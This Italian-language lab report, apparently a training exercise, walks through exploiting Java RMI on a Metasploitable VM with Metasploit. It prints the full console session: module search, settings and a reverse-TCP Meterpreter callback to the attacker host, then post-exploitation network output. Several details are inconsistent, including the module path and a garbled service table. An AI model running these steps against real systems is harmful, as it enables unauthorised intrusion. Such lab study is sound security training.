

Sfruttamento Vulnerabilità Java RMI su Metasploitable

Introduzione

Questo report descrive il processo di sfruttamento di una vulnerabilità nel servizio Java RMI in esecuzione sulla macchina virtuale Metasploitable (indirizzo IP: 192.168.11.112) utilizzando il framework Metasploit dalla macchina attaccante Kali Linux (indirizzo IP: 192.168.11.111). L'obiettivo era ottenere una sessione Meterpreter remota e raccogliere informazioni sulla configurazione di rete e sulla tabella di routing della macchina vittima.

Setup dell'Ambiente

L'ambiente di test era composto da due macchine virtuali sulla stessa rete:

- **Macchina Attaccante (Kali Linux):** Indirizzo IP 192.168.11.111
- **Macchina Vittima (Metasploitable):** Indirizzo IP 192.168.11.112

Per ottenere questa configurazione abbiamo utilizzato **pfSense**, con la quale abbiamo creato una rete LAN, con la scheda di rete 3 impostata su rete interna, con il nome *test*. Quindi, dalle impostazioni di VirtualBox, abbiamo impostato le schede di rete della Kali e di Metasploitable sulla rete interna *test*. Infine, abbiamo assegnato gli IP statici desiderati alla macchina attaccante e target.

```
pfSense 2.7.2-RELEASE amd64 20231206-2010
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: 42846237eff3666b68ed

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 10.0.2.15/24
LAN (lan)      -> vtnet0     -> v4: 192.168.10.1/24
OPT1 (opt1)    -> vtnet1     -> v4: 192.168.11.1/24
OPT2 (opt2)    -> vtnet2     -> v4: 192.168.30.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                15) Restore recent configuration
7) Ping host                  16) Restart PHP-FPM
8) Shell


Enter an option: 
```

```
Last login: Fri May 16 04:56:27 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fc:79:33 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe7c:7933/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```




```
File Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::5d12:1f9b:13a0:db90/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Sfruttamento della Vulnerabilità con Metasploit

Avvio di Metasploit e Ricerca dell'Exploit

Come mostrato nell'immagine, è stata avviata la console di Metasploit (msfconsole). Successivamente, è stato utilizzato il comando `search java_rmi` per identificare un modulo exploit appropriato per la vulnerabilità Java RMI.



```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  --                                     -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes   Java RMI Server Insecure Default Configuration Java Code Execution
2  \ target: Generic (Java Payload)          -               -      -      -
3  \ target: Windows x86 (Native Payload)    -               -      -      -
4  \ target: Linux x86 (Native Payload)       -               -      -      -
5  \ target: Mac OS X PPC (Native Payload)   -               -      -      -
6  \ target: Mac OS X x86 (Native Payload)   -               -      -      -
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No      Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2018-03-31      excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 4
[*] Additionally setting TARGET => Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    1999            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     8080            yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SSL       false           no        Negotiate SSL for incoming connections
SSLCert   Path to a custom SSL certificate (default is randomly generated)
URIPATH   The URI to use for this exploit (default is random)

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
2   Linux x86 (Native Payload)
```

Selezione dell'Exploit

Il modulo selezionato è stato `exploit/multi/java/java_rmi_server`, numero 4, appropriato per attaccare sistemi Linux x86 (come la Metasploitable). Successivamente è stato eseguito un comando `options` per verificare tutte le opzioni di configurazione.

Configurazione del Payload e lancio dell'exploit.

Le opzioni dell'exploit sono state configurate come segue:

- RHOSTS: impostato sull'indirizzo IP della macchina vittima (set RHOSTS 192.168.11.112).
- HTTPDELAY: impostato su 20, per garantire un tempo sufficiente per effettuare la connessione (set HTTPDELAY 20).

Gli altri parametri sono impostati correttamente. Successivamente, è stato utilizzato il comando `exploit` per avviare il processo. Come illustrato nell'immagine sotto, l'exploit ha avuto successo e una sessione Meterpreter è stata aperta sulla macchina target.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Ktf2Fz47fe2w8
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:44217) at 2025-05-16 05:13:34 -0400

meterpreter > 
```

Raccolta delle Evidenze con Meterpreter

Configurazione di Rete

Una volta ottenuta la sessione Meterpreter, il comando `ip a` o `ifconfig` mostra la configurazione delle interfacce di rete. L'interfaccia `eth0` ha l'indirizzo IP 192.168.11.112, come previsto.

```
meterpreter > ifconfig
Interface 1 08:00:27:FC:79:33 (PCS Systemtechnik/Ora
===== Hosts: metasploitable,localdomain,irc
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:fc:79:33
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe7c:7933
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Tabella di Routing

Il comando utilizzato per visualizzare la tabella di routing è `netstat -rn`. La figura in basso mostra l'output del comando.

```
meterpreter > netstat -rn
192.168.11.112
Connection list
for 192.168.11.112
Max. Send Buffer (KB): 65536 (latency)

```

No.	Proto	Local address	Ports	Remote address	State	User	Inode	PID/Program
1	tcp	0.0.0.0:512	vsftpd	0.0.0.0:*	LISTEN	0	0	
2	tcp	0.0.0.0:513	openvpn	0.0.0.0:*	LISTEN	0	0	
3	tcp	0.0.0.0:2049	lirc	0.0.0.0:*	LISTEN	0	0	
4	tcp	0.0.0.0:514	Postfix	0.0.0.0:*	LISTEN	0	0	
5	tcp	0.0.0.0:8009	ircd	0.0.0.0:*	LISTEN	110	0	
6	tcp	0.0.0.0:6697	Apache	0.0.0.0:*	LISTEN	0	0	
7	tcp	0.0.0.0:3306	mysqld	0.0.0.0:*	LISTEN	109	0	
8	tcp	0.0.0.0:37963	rsyncd	0.0.0.0:*	LISTEN	0	0	
9	tcp	0.0.0.0:1099	rsyncd	0.0.0.0:*	LISTEN	0	0	
10	tcp	0.0.0.0:6667	netkit	0.0.0.0:*	LISTEN	0	0	
11	tcp	0.0.0.0:139		0.0.0.0:*	LISTEN	0	0	
12	tcp	0.0.0.0:5900	Netkit	0.0.0.0:*	LISTEN	0	0	
13	tcp	0.0.0.0:46191	GNU	0.0.0.0:*	LISTEN	0	0	
14	tcp	0.0.0.0:50767	Netkit	0.0.0.0:*	LISTEN	0	0	
15	tcp	0.0.0.0:36591	zsh	0.0.0.0:*	LISTEN	0	0	
16	tcp	0.0.0.0:111	Postfix	0.0.0.0:*	LISTEN	0	0	
17	tcp	0.0.0.0:6000	MySQL	0.0.0.0:*	LISTEN	0	0	
18	tcp	0.0.0.0:80	Postfix	0.0.0.0:*	LISTEN	0	0	
19	tcp	0.0.0.0:8787	rsyncd	0.0.0.0:*	LISTEN	0	0	
20	tcp	0.0.0.0:8180	rsyncd	0.0.0.0:*	LISTEN	110	0	
21	tcp	0.0.0.0:1524	rsyncd	0.0.0.0:*	LISTEN	0	0	
22	tcp	0.0.0.0:21	rsyncd	0.0.0.0:*	LISTEN	0	0	
23	tcp	192.168.11.112:53	rsyncd	0.0.0.0:*	LISTEN	105	0	
24	tcp	127.0.0.1:53	rsyncd	0.0.0.0:*	LISTEN	105	0	
25	tcp	0.0.0.0:23	rsyncd	0.0.0.0:*	LISTEN	105	0	
26	tcp	0.0.0.0:5432	rsyncd	0.0.0.0:*	LISTEN	108	0	
27	tcp	0.0.0.0:25	rsyncd	0.0.0.0:*	LISTEN	105	0	
28	tcp	127.0.0.1:953	rsyncd	0.0.0.0:*	LISTEN	105	0	
29	tcp	0.0.0.0:445	rsyncd	0.0.0.0:*	LISTEN	0	0	
30	tcp	192.168.11.112:1099	rsyncd	192.168.11.111:35384	CLOSE_WAIT	0	0	
31	tcp	192.168.11.112:44217	rsyncd	192.168.11.111:4444	ESTABLISHED	0	0	
32	tcp	:::2121	rsyncd	:::*	LISTEN	113	0	
33	tcp	:::3632	rsyncd	:::*	LISTEN	1	0	
34	tcp	:::53	rsyncd	:::*	LISTEN	105	0	
35	tcp	:::22	rsyncd	:::*	LISTEN	0	0	
36	tcp	:::5432	rsyncd	:::*	LISTEN	108	0	
37	tcp	:::1:953	rsyncd	:::*	LISTEN	105	0	
38	udp	0.0.0.0:2049	rsyncd	0.0.0.0:*		0	0	
39	udp	192.168.11.112:137	rsyncd	0.0.0.0:*		0	0	
40	udp	0.0.0.0:137	rsyncd	0.0.0.0:*		0	0	
41	udp	192.168.11.112:138	rsyncd	0.0.0.0:*		0	0	
42	udp	0.0.0.0:138	rsyncd	0.0.0.0:*		0	0	
43	udp	0.0.0.0:41611	rsyncd	0.0.0.0:*		0	0	
44	udp	127.0.0.1:44460	rsyncd	127.0.0.1:44460	ESTABLISHED	108	0	
45	udp	0.0.0.0:41907	rsyncd	0.0.0.0:*		0	0	
46	udp	192.168.11.112:53	rsyncd	0.0.0.0:*		105	0	
47	udp	127.0.0.1:53	rsyncd	0.0.0.0:*		105	0	
48	udp	0.0.0.0:69	rsyncd	0.0.0.0:*		0	0	
49	udp	0.0.0.0:52432	rsyncd	0.0.0.0:*		105	0	

Conclusioni

La vulnerabilità Java RMI sulla porta 1099 della macchina Metasploitable è stata sfruttata con successo utilizzando il modulo `exploit/multi/java/java_rmi_server` di Metasploit. È stata ottenuta una sessione Meterpreter, consentendo l'esecuzione di comandi remoti. La raccolta delle informazioni sulla configurazione di rete e sulla tabella di routing ha evidenziato le impostazioni di rete della macchina vittima.